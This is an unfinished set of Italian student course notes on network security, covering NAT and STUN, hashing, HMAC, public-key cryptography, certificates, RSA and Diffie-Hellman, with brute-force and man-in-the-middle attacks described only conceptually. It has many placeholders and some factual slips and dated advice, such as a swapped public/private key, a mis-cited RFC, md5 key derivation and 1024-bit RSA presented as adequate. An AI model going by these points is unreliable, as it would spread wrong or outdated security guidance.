# Riassunto Network Security and Management

Tommaso Puccetti
Studente presso Universita degli studi di Firenze

December 4, 2018

## Contents

# List of Tables

# List of Figures



# 1 Security Basics

Propriet della **Security**:

- **Confidentiality:** assicurare che persone non autorizzate accedano alle informazioni.

- **Integrity:** assicurare che le informazioni non vengano alterate da individui non autorizzati, in un modo che non sia individuabile dagli utenti autorizzati

- **Authentication**: Assicurarsi che gli utenti siano chi dicono di essere.

La security non deve essere confusa con la sicurezza. **Security:**

- La qualit o lo stato di essere sicuri (liberi da pericoli, da paura o ansi, libero dalla prospettiva di essere licenziato);

- Qualcosa di dato, depositato o impegnato con lo scopo di rendere un impegno un obbligo;

- Uno strumento di investimento nella forma di un contratto, che fornisce l'evidenza della sua propriet;

- Qualcosa che protegge (misure messe in atto contro lo spionaggio o sabotaggio, crimini o attacchi.)

Per quanto riguarda la safety:

- La condizione di essere sicuri rispetto al subire o causare danno, infortuni, o perdite.

- Un dispositivo progettato per prevenire operazione involontarie o pericolose.

La sicurezza ha un **costo**: un sistema sicuro **pi complesso da realizzare e da manutenere**, in definitiva **pi complesso**. BLABLABLA

# 2 NAT

**Problema**: *gli indirizzi IP sono pochi e costosi, per di pi non sempre vogliamo esporre la struttura interna di una Intranet (rete locale).*
Pe questo motivo vengono utilizzate classi di indirizzi IP (IPv4) **non-routable** come definito in **RFC 1918**, riservati alle reti locali con lo **scopo di ridurre le richieste su indirizzi pubblici**. I pacchetti con tali indirizzi per l'instradamento e l'indirizzamento tramite protocollo IP da router internet.
Si utilizza il **NAT** e **NAPT** mascherano un indirizzo tramite proxy a livello IP:

- Si trasforma un indirizzo sorgente (IP Number e port) in un altro indirizzo.
- Il server NAT viene visto all'esterno come la sorgente della comunicazione
- Il NAT **trasparente** per l'utente interno

*Classi di indirizzi privati:1*

| Class | Private Address Range |
|---|---|
| A | 10.0.0.0 - 10.255.255.255 |
| B | 172.16.0.0 - 172.31.255.255 |
| C | 192.168.0.0 - 192.168.255.255 |

Figure 1: Security concepts and relationships

## 2.1 NAT statico

- Si ha un mapping uno a uno tra indirizzi esterni ed interni.
- Pu essere utilizzato in congiunzione con un firewall.
- Non risolve il problema della scarsit di indirizzi.
- Risulta molto facile da implementare

*NAT Statico:2*

## 2.2 NAT Dinamico

- Mapping dinamico tra indirizzi esterni ed indirizzi esterni
- Risolve il problema della scarsit degli indirizzi
- Richiede Server stateful ( mantiene informazioni di stato dell'utente durante una sessione).

*NAT Dinamico:3*




Figure 2: Security concepts and relationships




Figure 3: Security concepts and relationships

## 2.3 NAPT: Network Address and Port Translation

- Mapping dinamico tra indirizzi interni e d esterni **con porte dinamiche**.
- Risolve il problema della scarsit di indirizzi
- Richied un serve stateful pi complesso rispetto al NAT.

*NAPT:4*

Tuttavia il NAT ha una controindicazione: implica un **ricalcolo dei checksum** IP e TCP come avviene in IPSec (standard per reti a pacchetto per la sicurezza su reti IP). Le due cose possono **interferire portando ad un completo blocco delle comunicazioni**. Si hanno problemi sia con




Figure 4: Security concepts and relationships

la funzione **AH** (Authentication Header, protocollo per controllo integrit di pacchetto, garantisce authentication pacchetto per pacchetto tramite checksum a chiave simmetrica) sia con la funzione **ESP** (Encapsulating Security Payload utilizzato per autenitcit confidenzialit e integrit) di IPSEC

INSERIRE natipsec

**La soluzione** pu essere quella di applicare il NAT e poi IPSEC, o in alternativa eseguirli insieme. Da tenere in considerazione il fatto che un Host dietro a un NAT non pu cominciare una comunicazione IPSec (???????). Inoltre la **co-locazione di NAT e IPSEC un potenziale pericolo per la sicurezza**. La terza opzione quella di utilizzare un tunnel IP-over-IP ma deprecabile.

## 2.4 Basi

I pacchetti non routable non sono trasportati in internet (ovvero i router li scartano) poich il loro indirizzo IP non univoco. Serve pertanto un traduzione da indirizzi non routable a indirizzi routable: il NAT si occupa di questo.

INSERIRE basi

Un NAT svolge le seguenti **operazioni** sia quando arriva un pacchetto sull'interfaccia **interna** che su quella **esterna**:

- Si cerca un **binding** se c' si trasla il pacchetto e si esegue un **forward** di quest'ultimo, altrimenti si **scarta** il pacchetto
- Allo scadere di un **timer** specifico si **cancella il binding**

## 2.5 NAT RFC 1631 e RFC 2776

Per quanto riguarda **RFC 1631** si varia **solo gli indirizzi IP**, in questo modo tuttavia non risolviamo il problema della scarsit di indirizzi. Infatti il numero di indirizzi necessari  pari al numero di PC che vogliono utilizzare *contemporaneamente* lo stesso protocollo.

INSERIRE 1631

In RFC 2776 invece, si varia **sia indirizzi IP che le porte**. In tal modo il numero delle sessione contemporanee (ovvero il numero di bindings contemporanei)  pari circa a 64000 (escludendo le porte ben conosciute.)

## 2.6 NAT binding

Per binding intendiamo una relazione:

$$IP, proto, port(int) <=> IP, Proto, Port(ext)$$

In realt quello che  inteso come bindig  composto da **Binding + Filter**.

- Il primo associa indirizzo porta interna a un indirizzo porta esterna (realizza la funzione $interno <=> esterno$)
- Il secondo decide se e quali pacchetti dall'esterno vanno ritradotti. ***Attenzione***: il comportamento del filter genera differenti comportamenti del NAT, alcuni voluti altri no.

Il binding varia a seconda dei protocolli che utilizziamo, nello specifico parliamo delle differenze che si riscontrano tra **TCP** e **UDP** a livello di NAT:

- TCP **stateful**, dunque il binding aggiornato in base ad un timer che varia a seconda dello stato della connessione e della dimensione della CWIN. Per questo protocollo il NAT ha un comportamento **symmetric** ossia **binding e filter sono basati sulla stessa quintupla**

  $$(protocollo, IP, portesorgente - destinazione)$$

  (Quintupla ?????)
  Per questo motivo **le comunicazioni devono partire dall'interno** e non possbili effettuare una callback, quindi PASSIVE FTP (????????). Inoltre il **demultiplexing definito a livello TCP**

- UDP **stateless**, il binding basato solo su un timer e sulla conoscenza del comportamento dell'applicazione (informazioni sulle porte utilizzate ad esempio). Il **demultiplexing** fatto a **livello applicazione**, in questo modo una sola applicazioni pu utilizzare una sola socket in uscita per due stream diversi con destinatari diversi (a differenza di TCP).

***Abbiamo bisogno di un comportamento diverso del NAT per UDP***. Esistono diversi modi di implementare NAT per UDP, queste diverse implementazioni dipendono dalle modalit di esecuzione del Filter. In base a come si comporta NAT alcuni applicativi possono funzionare o meno, in parte o del tutto.

### 2.6.1 Symmetric NAT

Funziona esattamente come il symmetric per TCP, non funzioneranno i programmi che hanno bisogno di referral e handover (?????)

INSERIRE sym

### 2.6.2 Full Cone NAT

**Il filter non fa niente**. Tutto e tutti potranno raggiungere il sorgente (compresi malintenzionati, permetto perfino di eseguire un **port scanning**)

INSERIRE cone

### 2.6.3 Restricted Cone NAT

Il **Filter basato sull'IP del destinatario.** Significa che accettiamo comunicazioni da porte diverse purch abbiano lo stesso IP ( provengano dallo stesso Host). **Non c' controllo sul numero di porta**. Questa politica del Filter restrittiva poich non permette a programmi come MSN e mulo di funzionare

INSERIRE rest

### 2.6.4 Port Restricted Cone NAT

**Il filter basato sulla porta del destinatario**. Funzionano tutti i programmi UDP anche se con delle limitazioni.

INSERIRE port

### 2.6.5 NAT - STUN

*Come pu un'applicazione conoscere il tipo di NAT ?*
Si utilizza un protocollo chiamato **STUN**, un protocollo **request-reply**. Esso permette alle applicazioni in esecuzione su un computer di scoprire la presenza ed i tipi di NAT e firewall che si interpongono tra il computer e la rete pubblica. Permette inoltre a questi computer di conoscere gli indirizzi IP e le porte con cui il dispositivo NAT li sta rendendo visibili sulla rete pubblica. **Ha a disposizione due porte sul client e due porte e due indirizzi ip sul server**
STUN non grarantisce una conoscenza accurata, infatti il **NAT pu essere non deterministico**, ossia cambiare il comportamento a seconda della disponibilit delle risorse. Un altro problema si riscontra nella possibilit che ci siano pi NAT nel percorso sorgente-destinazione, in questo caso la classificazione non rigorosa e il comportamento imprevedibile (Il secondo livello di NAT potrebbe non avere lo stesso comportamento del primo)

## 2.7 NAT: ulteriori classificazioni

I NAT possono essere classificati in base a tre parametri:

- Come viene fatto il **binding**.
- Come vengono **aggiornati i filters.**
- Quando si riavviano i **timers.**

### 2.7.1 In base al Binding

- **Endpoint**: il NAT riusa il binding per tutte le sessioni provenienti da stesso IP/PORTA, IP/PORTA esterni non vengono valutati (**come full cone NAT**)
- **Endpoint**:Il NAT riusa il binding per tutte le sessioni provenienti dalla stesso IP/porta verso lo stesso IP esterno (la porta non si considera). **E come un Restricted Cone NAT.**
- **Endpoint address and port dependent**: come symmetric NAT.

### 2.7.2 In base al Port Binding

- **Port preservation**: Il NAT tenta di mantenere la porta di origine. Se due Host interni utilizzano la stessa porta di origine uno l'avr cambiata l'altro no.
- **Port overloading**: Il NAT fa port preservation in modo aggressivo, un secondo tentativo di binding fa scadere il binding esistente
- **Port**: ??????

### 2.7.3 In base al Timer Refresh

- **Bidirectional**: il timer aggiornato dai pacchetti in entrambe le direzioni.
- **Outbound**: Solo pacchetti interno verso l'esterno rinfrescano i timer. Risulta necessario usare un **keep alive**. Inoltre il timer potrebbe essere per session o per binding ( nel caso di riuso del binding per piu sessioni)
- **Inbound**: solo i pacchetti dall'esterno verso l'interno rinfrescano il timer, anche in questo caso c' bisogno di un keep- alive
- **Transport protocol state**: come in TCP ma si possono usare altre informazioni (da la possibilit di fare attacchi DOS).

### 2.7.4 In base all'External Filtering

- **Endpoint independent**: non filtra o scarta pacchetti (full cone)
- **Endpoint address dependent**: Filtra i pacchetti che non provengono dall'IP originario del binding (restricted cone).
- **Endpoint address and port dependent**: Filtra i pacchetti che non provengono dall'IP/porta originario del binding (port restricted cone o symmetric).

## 2.8 Considerazioni

Per quanto riguarda le **applicazioni p2p** esse tendono ad aggirare il NAT ma cos facendo creano spesso problemi di sicurezza. Per quanto riguarda ICMP rischia di fallire per lo stesso motivo di IPSEC (nel payload sono spesso contenute info su IP e porta originante). Rispetto all'**IP fragmentation** il problema quello di ricostruire i pacchetti (o almeno mantenute informazioni sul primo pacchetto), perch nei frammenti successivi **manca header UDP/TCP**, ma **potrebbe essere un attacco a frammentazione**. Inoltre il primo pacchetto pu arrivare fuori sequenza. Una soluzione quella di provare a configurare il nat in modo che esso stesso modifichi il contenuto del payload.

### 2.8.1 NAT: UPnP e IGD

**Universal Plug n Play**: Set di protocolli per la definizione e l'annuncio di device e servizi. Un dispositivo compatibile UPnP pu unirsi dinamicamente ad una rete, ottenendo un indirizzo IP, annunciare il suo nome, trasmettere le proprie capacit su richiesta e venire a conoscenza della presenza e delle capacit degli altri device della rete.
L'**Internet Gateway Device (IGD)** permete ad un device UPnP di scoprire l'indirizzo esterno di un NAT e di creare filters e bindings per i suoi servizi in modo automatico. In questo modo le porte sono aperte in modo incontrollato e potrebbero sovrascrivere i binding esistenti... come per la porta 80 (implementato in Windows).

# 3 Crittografia

*La crittografia  la scienza di mantenere segrete le informazioni.*
Oggi la criptografia  utilizzata, oltre che per la segretezza, per tutti gli altri servizi di sicurezza che abbiamo visto, **esclusa la disponibilit del servizio**. Infatti un uso diffuso delle tecniche di cifratura aumenta le possibilit di incorrere in attacchi **DoS**.

- Protezione documenti:
  - **Integrit**
  - **Segretezza**
  - **Autenticazione**
  - **Non ripudiabilit**
- Verifica identit dei corrispondenti: **controllo degli accessi**.

Vediamo le principali funzioni crittografiche.

## 3.1 Funzioni Hash

Risolvono il problema della **garanzia di integrit** di un documento trasmesso.
*Una funzione hash  una funzione unidirezionale che si applica ad un'informazione, generando un'impronta (**digest**) di dimensione fissa che  funzione dei dati in ingresso.* Generalmente sono sequenze di operazioni elementari quali **shift** e **XOR** sui dati, quindi **molto veloci da computare**.

INSERIRE sha

**Esempio**:

- A invia a B un messaggio M, calcola **H(M) = D** ed invia anche D.
- B riceve M e D, calcola H(M)= D'. **Se D=D'** si ha la garanzia che il messaggio non  stato modificato.
- E potrebbe intercettare solo M e modificarlo, ma quando B ricever anche D, l'hash sar diverso e quindi B si accorger che M  stato modificato. Per riuscire a modificare M in M' E deve intercettare anche D e cambiarlo in H(M').

Un'applicazione tipica  quella della distribuzione di file eseguibili: quando scaricate un eseguibile il file deve essere identico a quello che il produttore ha generato, anche un bit pu provocare un malfunzionamento. Con le ISO degli OS viene fornito il codice **md5** del file che  il digest creato con l'hash. Una funzione hash deve avere i seguenti **requisiti minimi**:

- **Compressione:** H mappa un input di lunghezza finita e arbitraria in un output H(x) di lunghezza fissata n.
- **Facilit di computazione:** dato H e un input x, H(x)  facile da computare

In aggiunta abbiamo:

- **preimage resistance:** per ogni output  computazionalmente infattibile trovare un qualsiasi input che tramite hash genera quell'output. Dato un output y  impossibile trovare x tale che H(x)=y.
- **2nd preimage resistance:** computazionalmente infattibile trovare un qualsiasi secondo input che ha lo stesso output di uno specifico primo input. Infattibile trovare x!=x' tale che H(x')=H(x).
- **Resistenza alla collisione:** impossibile trovare qualsiasi coppia di input x e x' che producono lo stesso digest ( H(x')=H(x)).

Uno dei **limiti** delle funzioni hash risiede nel fatto che se l'attaccante intercetta il digest pu modificarlo, facendo passare inosservata la modifica al contenuto del file (si possono usare pi funzioni hash). Per questo motivo le hash si accompagnano ad altri metodi di autenticazione.

### 3.1.1 HMAC

Keyed-hash-message authentication code **accoppia l'utilizzo di una chiave simmetrica ad una funzione hash** per garantire, oltre all'integrit, **l'autenticazione** dei dati. Per **chiave simmetrica** intendiamo una stringa opportunamente lunga scelta in modo meno predicibile possibile. Spesso si utilizzano delle funzioni hash per generare una chiave simmetrica a partire da una data **password**:

$$K = md5(password) = 0x12ab5893092ba4183f3a345872b34f233$$

Se si dispone di una buona funzione hash si pu generare un HMAC componendo la funzione hash con la chiave.

$$HMACK(M) = H((K \oplus opad)_H((K \oplus ipad) \vee M))$$

**In questo modo il digest pu essere calcolato solo se si conosce la chiave K.**
Passiamo ora a descriverne il **funzionamento:**

- A e B si mettono d'accordo su una password utilizzando un canale sicuro.
- A per inviare un messaggio a B :
  1. calcola K = md5(password)
  2. calcola $HMACK_K(M)$
  3. invia a B la coppia M, $HMACK_K(M)$
- M e $HMACK_K(M)$ possono essere inviate accoppiate nello stesso pacchetto.

INSERIRE hmac

I **vantaggi rispetto ad una semplice funzione hash** sono:

- Se E intercetta sia M che $HMACK_K(M)$ per cambiare M dovrebbe:
  - Modificare M in M'
  - ricalcolare $HMACK_K(M)$
- tuttavia E non  in possesso di M (K no?????) quindi non pu calcolare l'HMAC.

Schemi di questo tipo sono utilizzati per garantire integrit e implicitamente anche l'autenticazione di pacchetti livello MAC in molte tipologie di reti.
Di seguito una lista delle principali problematiche:

- **Problema di gestione**: A e B hanno bisogno di una canale sicuro per scambiare la chiave, non utile per comunicazioni via internet.
- **Attacchi di forza bruta**: E potrebbe intercettare una pacchetto e cercare di indovinare la chiave K:

- dato M, e K = 0x00000000000000000000000000000000
- D = HMACK (M) ? se vero allora K la chiave giusta, altrimenti
- K = 0x00000000000000000000000000000001, riprova. . .

Un attacco di questo tipo **computazionalmente impegnativo** per calcolare tutte le chiavi possibili ($2^{128}$) ci vogliono migliaia di anni. Tuttavia se la chaive generata da una password l'attacco **diventa possibile** utilizzando un **dizionario**:

- dato M e K = md5(abaco), D = HMACK (M)
- se falso, K = md5(abate). . .

Le parole di un dizionario possono essere decine di migliaia, per generarle tutte ci vogliono pochi minuti. ***Per questo le password non devono essere scelte come parole esistenti!***

## 3.2 Cifratura a chiave simmetrica

**Principio di Kerchoff**:

- Gli algoritmi crittografici devono essere **noti a priori**.
- Un prodotto che garantisce cifratura con **algoritmo segreto**, non un buon prodotto.

Spieghiamo il **funzionamento** :

- A e B si accordano su una chiave K o una password da cui generare K (come in HMAC).
- I messaggi possono essere decifrati solo con una chiave K.
- Stesso algoritmo per cifrare e decifrare.

INSERIRE des e des2

Tra i **problemi** che si riscontrano si ha la **poca flessibilit** dovuta alla necessit per A e B di scambiarsi le chiavi in anticipo. Inoltre ci espone ad **attacchi di forza bruta** anche se pi difficili del caso HMAC (per E sar pi difficile ad ogni tentativo stabili se il messaggio ottenuto corretto)
**Possiamo combinare HMAC e cifratura a chiave simmetrica per ovviare a questi problemi**:

1. Si genera HMAC con chiave K
2. Si cifra tutto il pacchetto compreso l'HMAC con una seconda chiave K'.

In questo modo abbiamo segretezza e **integrit** dei dati oltre che ad una forma di **autenticazione** in relazione a come vengono scambiate le chiavi. Questo approccio viene utilizzato per le reti LAN nelle quale si pu impostare a mano sulle macchine.

## 3.3 Cifratura a chiave pubblica/privata

- A e B possiedono due chiavi ciascuno (possono essere generate insieme da programmi appositi)
  - Una chiave pubblica $Pub_A$ e $Pub_B$
  - Una chiave privata $Priv_A$ e $Priv_B$
- Le chiavi private si devono tenere segrete (vitale che A sia unico possessore di $Pub_A$ cos per B)
- La chiave pubblica pu essere pubblicata.

**Caratteristiche**:

- Ci che cifrato con chiave pubblica pu essere decifrato solo con la rispettiva chiave privata.
- Computazionalmente impossibile risalire ad una chiave privata da una pubblica.
- Se A cifra un messaggio utilizzando la chiave pubblica di B solo B potr decifrarlo con la sua chiave privata. **Si ottiene segretezza**.

**Non necessario concordare preventivamente una chiave di cifratura comune.**

INSERIRE pubpriv

## 3.4 Firma digitale

**Le chiavi pubbliche e private sono invertibili**: A pu utilizzare la sua chiave privata per criptare un messaggio che pu essere decriptato utilizzando la relativa chiave pubblica. Il messaggio risulta dunque **decifrabile da chiunque** (la chiave  appunto pubblica) dunque **non garantisce la segretezza**. Si pu tuttavia **garantire l'autenticazione e la non ripudiabilit dei dati**: visto che A  l'unico in possesso di $Priv_A$ chiunque decifra il messaggio con la sua chiave pubblica  **sicuro che il messaggio proviene da quest'ultimo: FIRMA DIGITALE.**

### 3.4.1 Problemi

Un attacco che possiamo compiere contro questo tipo di cifratura  il **Man in the middle**:

- A invia a B $Pub_A$
- E intercetta il messaggio e scambia $Pub_A$ con $Pub_E$
- B riceve la chiave $Pub_E$ convinto che sia quella di A e cifra il suo messaggio con $Pub_E$.
- E intercetta il messaggio, lo decifra, e lo cifra nuovamente stavolta utilizzando $Pub_A$ e lo invia ad A che non si accorge di niente.
- A riceve il messaggio che per pu essere letto e/o modificato da E

Questo tipo di attacco  sempre possibile quando A e B non conoscono le rispettive chiavi, che dunque dovranno essere scambiate tramite canale sicuro. Si presenta lo **stesso problema di HMAC e chiave simmetrica**: **l'unica differenza  che per sicuro non intendiamo segreto ma semplicemente autenticato**.

### 3.4.2 Soluzioni: Fingerprint

???????

### 3.4.3 Soluzioni: Keyserver

Sono **server nei quali  possibile effettuare l'upload delle chiavi pubbliche**. Tuttavia il server non assicura la corrispondenza della chiave pubblica all'identit dichiarata. Si possono inserire info come nome e email, dunque  facile tramite motore di ricerca trovare la chiave che vogliamo (BUSH)

### 3.4.4 Soluzioni: Web of Trust

**Rete di contatti attraverso la quale i partecipanti certificano l'identit altrui.** Il principio di fondo  il seguente: se A conosce personalmente B pu certificare che $Pub_B$ ovvero garantire che una certa chiave appartenga effettivamente a B. C, conoscendo A, ha una garanzia maggiore sulla corrispondenza effettiva tra $Pub_B$ e B stesso. Ogni utente ha interesse che la propria chiave pubblica sia certificata dal pi alto numero di persone possibile all'interno della rete. **Le certificazioni sono realizzate utilizzando la propria chiave privata per firmare la chiave pubblica altrui**. Esempio:

- A genera una sua coppia di chiavi PubA e PrivA . Nella ce scritto che la chiave appartiene ad A. chiave pubblica
- A va da B, gli mostra un documento e gli consegna la fingerprint della chiave.
- B scarica la chiave da un keyserver, controlla la fingerprint.
- B a quel punto pu firmare con la propria PrivB la chiave pubblica PubA .
- B carica la chiave firmata sul keyserver.

### 3.4.5 In pratica: PGP

**Pretty Good Privacy**  stato il primo programma che permetteva di scambiarsi chiavi pubbliche/private e inviarsi messaggi privati. Il governo americano osteggiava la sua distribuzione al pari di tutto ci che utilizzava la crittografia. Nasce come codice sorgente poi chiuso e fatto divenire prodotto commerciale.
Per ovviare a questo, nasce GPG GNU su licenza aperta (GNU GPL).

- c**ome creare chiavi**: gpg gen-key
- **come esportare chiavi**: gpg export armor C93F299D
- **come usare un keyserver:** gpg keyserver pgp.mit.edu send-key C93F299D
- **come cifrare messaggi**: gpg encrypt -r C93F299D file

## 3.5 Certificati

Le **WOT** sono comode (si basano sul numero di partecipanti, e sulla fiducia reciproca) ma in contesti formali abbiamo bisogno di garanzie aggiuntive, affinch una chiave pubblica sia associata ad una persona. Abbiamo bisogno di **terze parti riconosciute**: **Enti certificatori**.
Questi enti **garantiscono l'associazione tra chiave pubblica e persona fisica**. L'ente ha una sua coppia di chiavi pubblica/privata, gli utenti conoscono quella pubblica. La certificazione avviene come per le chiavi GPG (?????) ma si utilizza un formato diverso (**X.509**).
**Come funziona?**

- L'utente A genera coppia di chiavi pubblica/privata
- A invia all'ente la chiave pubblica e un documento
- L'ente restituisce la chiave pubblica ad A firmata con la propria chiave privata. **Il contenitore in cui si sposta tale chiave  un certificato**.
- La procedura si fa una sola volta, alla creazione della chiave
- L'ente dunque non conosce la chiave privata, **dando cos maggiore garanzia all'utente**. In casi pi semplici la CA fornisce coppia di chiavi e certificato direttamente ad A.
- Quando un utente B deve parlare con A gli chiede il suo certificato.
- Dal certificato estrae la chiave pubblica di A e verifica che la firma digitale dell'ente sia corretta (**utilizzando la chiave pubblica dell'ente certificatore.**) B  sicuro dell'identit di A.

La firma digitale ha lo stesso valore probatorio della firma su carta.
Attraverso i certificati otteniamo un accurato controllo degli accessi.

INSERIRE CERTIFICATI

### 3.5.1 Certificati per tutto

Lo stesso modello pu essere applicato in **qualsiasi contesto** anche senza il bisogno di contattare una CA ufficiale.
Introduciamo l'esempio di un'azienda che ha i seguenti servizi:

- posta elettronica
- sito web
- rete interna a cui collegare pc

Si pu creare una **CA dedicata** con la sua coppia di chiavi pubblica/privata ed un certificato che **autofirmato** (la CA dunque si **autocertifica**). In questo modo si possono rilasciare certificati a tutti gli utenti in modo tale che essi inviino solo posta firmata digitalmente. Ogni volta che un utente riceve (invia ????) una mail questa verr autenticata e cifrata. Inoltre possiamo fornire i browser di certificati cos che i server accetteranno le connessioni solo da macchine autorizzate. Quando un portatile si connette alla rete, prima di essere abilitato a ricevere e inviare traffico, dovr autenticarsi con un server utilizzando un certificato valido.
Un CA autocertificata aumenta il livello di sicurezza, ma dobbiamo sottolineare che se per qualche motivo il server su cui risiedono le chiavi pubbliche e private della CA, **verr compromessa la sicurezza di tutta la rete**.

### 3.5.2 Certificate Revocation List: CRL

Un utente ha perso un portatile con un certificato valido ? Uno dei server con certificato viene compromesso? Un utente si comporta male ? **Dobbiamo riuscire ad invalidare i certificati gi rilasciati** di fatto revocandoli.
La CRL **una lista di certificati revocati** dall'ente certificatore. Per fare ci la CA tiene una lista di certificati non pi validi, distribuita **firmata con la propria chiave privata**. Un utente deve essere in grado di **scaricare la CRL pi aggiornata** tramite servizio offerto dall'infrastruttura di rete.

Le CRL sono proprio il motivo per il quale abbiamo bisogno di un'autorit di terzi, poich introducono un elemento di complicazione in pi.

### 3.5.3 WOT di Thawte (tybyca)

COMPLETARE

### 3.5.4 Confornti e sistema misto

INSERIRE confronto
Le due tecniche vengono utilizzate insieme per garantire performance e sicurezza:

- $A \rightarrow B$: certificato A, $C_A$
- $A \leftarrow B$: certificato A, $C_B$
- $A \rightarrow B$: A genera un numero casuale R e invia tale numero cifrato con il certificato ci $C_B$
- $A \leftarrow B$: B genera un numero casuale P e trasmette tale numero cifrato con il certificato di $C_A$
- si genera una chiave segreta $K = hash(P \oplus R)$

Una volta generato K possiamo utilizzare quella chiave per cifrare, decifrare e autenticare tutti i messaggi tra A e B. In questo modo abbiamo vantaggi dal punto di vista computazionale.

## 3.6 Teoria: principi di crittografia

### 3.6.1 RSA

- Dati p,q primi con $n = pq$
- Dato $m < n$
- se e,d sono inversi moltiplicativi mod $\phi(n)$ ovvero $ed = 1 mod \phi(n)$ allora:

INSERIRE FORMULA EULERO

- Dato $m^e = c$ computazionalmente oneroso ricavare m, per numeri grandi impossibile. **Si pu cifrare esponenziando per e e decifrare esponenziando ancora per d**
- dunque la coppia e,n la chiave pubblica mentre la coppia d,n la chiave privata.
- per valori di e,n non piccoli (maggiori di 1kbit) non esistono algoritmi che permettano:
  - dati e,n ricavare d
  - dato $m^e$ ricavare m

La sicurezza di RSA si basa tutta sull'impossibilit di derivare $\phi(n)$ o d da e,n. Entrambi questi problemi hanno complessit equivalente a quella di fattorizzare n nei suoi fattori primi. Si riuscito a fattorizzare numeri da 332 a 663 bit (con un costo in tempo di mesi), pertanto si ritiene sufficiente una grandezza di 1024 bit per le chiavi.
**La sicurezza di RSA dipende tutta dallo stato dell'arte nel campo degli algoritmi di fattorizzazione e nel campo della potenza computazionale.**
Un attacco possibile **timing attack** che viene portato in atto nella fase di esponenziazione, ovvero nella fase di decriptazione eseguita tramite la chiave privata. Si basano sul fatto che le operazioni in hardware hanno costi differenti se il bit usato per l'esponenziazione 0 o 1. **Possiamo dunque risalire alle chaive privata solo osservando i tempi di esecuzione della CPU per le operazioni di decodifica**. L'attacco laborioso ma proveniente da una direzione inattesa. Per ovviare a ci le implementazioni di RSA introducono dei ritardi casuali nell'esponenziazione per rendere impredicibili i tempi di esecuzione. Altri algoritmi che utilizzano problemi computazionalmente intrattabili:

- Diffie-Hellman genera una chiave segreta condivisa a partire da due chiavi pubbliche senza bisogno di scambiare alcun segreto
- ElGamal schema basato su logaritmi discreti
- DSA schema a firma digitale basato su logaritmi discreti.

### 3.6.2 Diffie Hellman

Si basa sull'intrattabilit del logaritmo discreto.
Dato un numero primo p si definisce radice primitiva di p un numero $\alpha$ per cui vale:

$$\alpha mod p \neq \alpha^2 mod p \neq \alpha^3 mod p \neq ... \neq \alpha^i mod p$$

$$i < p$$

Nello scambio entrambi A e B posseggono due parametri noti p,$\alpha$ ciascuno genera un numero casuale $X_a$ e $A_b$

1. A invia a B $Y_a = \alpha^{X_a} mod p$
2. B riceve $Y_a$ ed invia ad A $Y_b = \alpha^{X_b} mod p$
3. A calcola $K_a = Y_b^{X_a} mod p = (\alpha^{X_b}) X^a mod p = \alpha^{X_b * Xa}$
4. B calcola $K_b = Y_a^{X_b} mod p = (\alpha^{X_a}) X^b mod p = \alpha^{X_a * Xb}$
5. Risulta $K_b = K_a$ dunque A e B si sono scambiati una chiave segreta **senza avere nessuna credenziale comune**

**Un attaccante che vede passare solo $Y_a$ e $Y_b$ non in grado di calcolare il logaritmo discreto quindi non pu ricavare la chiave**
Diffie Hellman non sicuro contro attacchi **man in the middle**:

- D genera $Xd1$ e $Xd2$ e le chiavi pubbliche corrispondenti $Yd1$ $Yd2$
- A invia $Ya$ a B
- D intercetta il messaggio e trasmette invece $Yd1$ a B
- B riceve $Yd1$ e calcola $K_b = Y_{d1}^{X_b} mod p$
- B invia $Yb$ ad A
- D intercetta $Yb$ e invia invece $Yd2$ ad A
- A calcola $K_a = Y_{d2}^{X_a} mod p$

INSERIRE diffie

### 3.6.3 Algoritmi a chiave simmetrica: One time pad

1. Dato un testo in chiaro m di n bit si scegli una chiave k generata attraverso un generatore perfetto di numeri casuali
2. La cifratura $c = m \oplus k$
3. ad ogni trasmissione si deve cambiare k

Con questo algoritmo si scorrela completamente c da m, con il risultato che **impossibile effettuare crittanalisi**. Di contro abbiamo che dobbiamo trasportare una chiave k su canale sicuro (della stessa lunghezza di n). In linea teorica questo algoritmo garantisce la **sicurezza pi elevata**, ma nella pratica **difficile da utilizzare**

### 3.6.4 Algoritmi a chiave simmetrica: Cifratura di Feitsel

La cifratura di Feitsel un algoritmo di sostituzione ideale che mappa un messaggio in chiaro di 2 bit in un messaggio cifrato di 2 bit **utilizzando una mappa statica**.

INSERIRE static

Se il messaggio lungo 2 bit e la mappa $2^2$ righe, **l'attaccante pu tentare solo attacchi di forza bruta**, non esiste correlazione statica tra testo in chiaro e testo cifrato. Quando il messaggio pi lungo si cifrano blocchi di 2 bit per volta.
Per risultare sicuro i blocchi devono essere di grandi dimensioni, ma in tal caso **la mappa diventa molto grande** ($n = 64 \rightarrow 64x2^{64} = 2^{70}bit$). Procedimento:

1. Dalla chiave K si generano una serie di sottochiavi $K_i$ con una funzione generatrice
2. Si eseguono una serie di fasi di cifratura che hanno come parametro $K_i$ e il risultato della fase precedente.
